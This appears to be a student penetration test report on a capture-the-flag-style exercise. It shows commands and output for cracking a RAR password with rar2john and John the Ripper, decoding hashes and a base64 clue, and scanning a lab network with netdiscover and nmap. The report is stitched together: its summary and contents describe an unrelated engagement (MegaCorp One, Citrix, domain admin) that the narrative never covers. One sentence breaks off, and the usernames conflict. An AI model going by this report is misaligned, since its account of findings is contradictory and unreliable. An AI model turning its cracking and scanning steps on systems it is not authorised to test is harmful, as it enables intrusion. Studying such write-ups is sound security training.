Penetration Test Report

Workaround

April 19, 2021

Morrison Group
26 North Drive
Key Largo, FL 33037
United States of America

(843) 297-0528 (cell)

Morrisoncd31@gmail.com

Table of Contents

Executive Summary
Summary of Results
Attack Narrative
Remote System Discovery
Admin Webserver Interface Compromise
Interactive Shell to Admin Server
Administrative Privilege Escalation
Java Client Attacks
Escalation to Local Administrator
Deep Packet Inspection Bypass
Citrix Environment Compromise
Escalation to Domain Administrator
Conclusion
Recommendations
Risk Rating
Appendix A: Vulnerability Detail and Mitigation
Risk Rating Scale
Appendix B: About Offensive Security

Executive Summary

Morrison Group was contracted by Workaround to conduct a penetration test in order to determine its exposure to an insider threat. All activities were conducted in an effort to determine if a recently fired employee of Workaround was hiding information from executives at the company.

o Determining if the employee hiding information
o Determining what information if any, was exfiltrated
o Ensuring the confidentiality of the company's private data
o Internal infrastructure and availability of Workaround's information systems

These efforts were undertaken with root level access and permissions. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-1151 with all tests and actions being conducted under controlled conditions.

http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

Summary of Results

Initial reconnaissance of the MegaCorp One network resulted in the discovery of a misconfigured DNS server that allowed a DNS zone transfer. The results provided us with a listing of specific hosts to target for this assessment. An examination of these hosts revealed a password-protected administrative webserver interface. After creating a custom wordlist using terms identified on the MegaCorp One's website we were able to gain access to this interface by uncovering the password via brute-force.

An examination of the administrative interface revealed that it was vulnerable to a remote code injection vulnerability, which was used to obtain interactive access to the underlying operating system. This initial compromise was escalated to administrative access due to a lack of appropriate system updates on the webserver. After a closer examination, we discovered that the compromised webserver utilizes a Java applet for administrative users. We added a malicious payload to this applet, which gave us interactive access to workstations used by MegaCorp One's administrators.


Using the compromised webserver as a pivot point along with passwords recovered from it, we were able to target previously inaccessible internal resources. This resulted in Local Administrator access to numerous internal Windows hosts, complete compromise of a Citrix server, and full administrative control of the Windows Active Directory infrastructure. Existing network traffic controls were bypassed through encapsulation of malicious traffic into allowed protocols.

Attack Narrative

For the purposes of this assessment, Workaround provided minimal information on the former employee or the information she may or may not have had access to outside of a single file located on the former employee's computer, CrackMeIfYouCan.rar.

The intent was to closely simulate an adversary without any internal information. To avoid targeting systems that were not owned by Workaround, all identified assets were submitted for ownership verification before any attacks were conducted.


In an attempt to identify the potential attack surface, we examined the file and began the process of brute-forcing the password for the file. The first step was to use **rar2john** on the .rar file, which we did with the command in the figure.




```
root@kali:~# cd Downloads
root@kali:~/Downloads# rar2john CrackMeIfYouCan.rar
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f49
6c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32a1a7
root@kali:~/Downloads# 
```

The next step was to crack the hash of the password we received from the **rar2john** process with **John the Ripper (john)**. We were able to reveal the password as "letmein" by cracking the password with the wordlist **rockyou.txt** and **john**.

We were then able to open the secret .rar file with the acquired password of "letmein," revealing three files, two for a website and one in text.




```
root@osboxes:~/Desktop# cat hashes
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c
6ceaded36a563c7e$8$a7efc78b0c32a1a7
root@osboxes:~/Desktop#
root@osboxes:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
root@osboxes:~/Desktop# ls /usr/share/wordlists/
dirb       dnsmap.txt     fern-wifi   nmap.lst        wfuzz
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz
root@osboxes:~/Desktop# gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory
root@osboxes:~/Desktop# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@osboxes:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (CrackMeIfYouCan.rar)
1g 0:00:00:00 DONE (2021-04-21 20:12) 1.923g/s 984.6p/s 984.6c/s 984.6C/s jeffrey
..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@osboxes:~/Desktop#
```



```
bash: rar: command not found
root@osboxes:~/Desktop# unrar x CrackMeIfYouCan.rar

UNRAR 5.61 beta 1 freeware      Copyright (c) 1993-2018 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:


Extracting from CrackMeIfYouCan.rar

Extracting  secret only i would know.txt                              OK
Extracting  style.css                                                 OK
Extracting  index.php                                                 OK
All OK
root@osboxes:~/Desktop# ls
 CrackMeIfYouCan.rar   index.php                  style.css
 hashes               'secret only i would know.txt'
```

A cursory examination of the "secret only I would know.txt" file revealed that there was a message encoded in the seemingly nonsensical lines of charaters. Each line was in fact a hash that coule be broken at a site like **hashes.com**.




```
8fc42c6ddf9966db3b09e84365034357
249ba36000029bbe97499c03db5a9001f6b734ec
40E43AEE94115E12541624221019423B
45E58AEE86BB095C0371AEC4B796D7FB
be5d5d37542d75f93a87094459f76678
8fc42c6ddf9966db3b09e84365034357
5f4dcc3b5aa765d61d8327deb882cf99
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada998
30ed5cd84eb0c2c4d00260a
```


Breaking each and every hash one by one revealed a message and some more credentials. The hashes, when translated, read "the user is xzyxyz and the password is Pa$$w0rd."

With the credentials secured we then turned our attention to the other two files in the extracted .rar file. We decided the .php file and the .css file contained therein would be best viewed as a website. We loaded them into our **/var/www/html** file and initiated a local HTTP server to view the files, which we were then able to view by browsing to our localhost website (see below).


At that point we began our



Using the credentials we'd harvested we were able to gain access to the system. We used "xyzxyz" as the username and "Pa$$w0rd" as the password, the result yielded another clue.




127.0.0.1/?user=xyzxyz&pass=Pa%24%24w0rd



You are so close..


The messege that "You are so close.." served as motivation for the team and we pressed on by inspecting the webpage itself (**inspect element**). What we found was interesting. Embedded in the HTML code for the page was what appeared to be an encoded string of text.



```
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<link rel="stylesheet" href="style.css">
<!------ Include the above in your HEAD tag ---------->
</head>
<body>
<div class="wrapper fadeInDown"> flex
  <div id="formContent">
    <!--Tabs Titles-->
    <!--Icon-->
    <div class="fadeIn first">…</div>
    You are so close..
    <br>
    <br>
    <br>
    <!--

    PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KCTxsaW5rIGhyZWY9Ii8vbWF4Y2RuLmJvb3RzdHJ
    s/PgoKCSAgPC9kaXY+Cgk8L2Rpdj4KPC9ib2R5Pgo8aHRtbD4=
    -->
  </div>
</div>
</body>
```

html › body › div.wrapper.fadeInDown › div#formContent

Utilizing the clue of "base64decode" that we saw just before the string, we decided to try to crack the encoded hash. Base64encode.org did in fact work in breaking the string, which when decoded read "Find me in the network!"



Base64 Conversion Utility

Need to decrypt that garbled text string you got in an email? Or data encoded in a configuration file? Concerned about the security of that data? My base64 encoder/decoder process the request in your browser with javascript, so your data doesn't touch my server.

Text to convert:

```
RmluZCBtZSBpbiB0aGUgbmV0d29yayE=
```

Direction

○ Encode to base64


● Decode from base64

Convert

Result:

```
Find me in the network!
```


The “Find me in the network!” clue in hand, we proceed to do just that, beginning with a **netdiscover** scan of the network. That scan revealed a machine in the network we would need to investigate.



```
 Currently scanning: 192.168.13.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     08:00:27:11:48:c8      1      60  PCS Systemtechnik GmbH
 192.168.1.105   08:00:27:4e:f2:06      1      60  PCS Systemtechnik GmbH

root@kali:~# 
```

We found one machine we did not expect to see in the network, the 192.168.1.105 machine, at it was to this machine that we then turned our focus.


At this point we attempted to gain access to the rogue machine on the network by first scanning it for vulnerabilities. We accomplished this from the Linux command line with the **nmap** command. The flags we used with **nmap** were used in an attempt to enumerate the machine.



```
Nmap scan report for 192.168.1.105
Host is up (0.00038s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:4E:F2:06 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

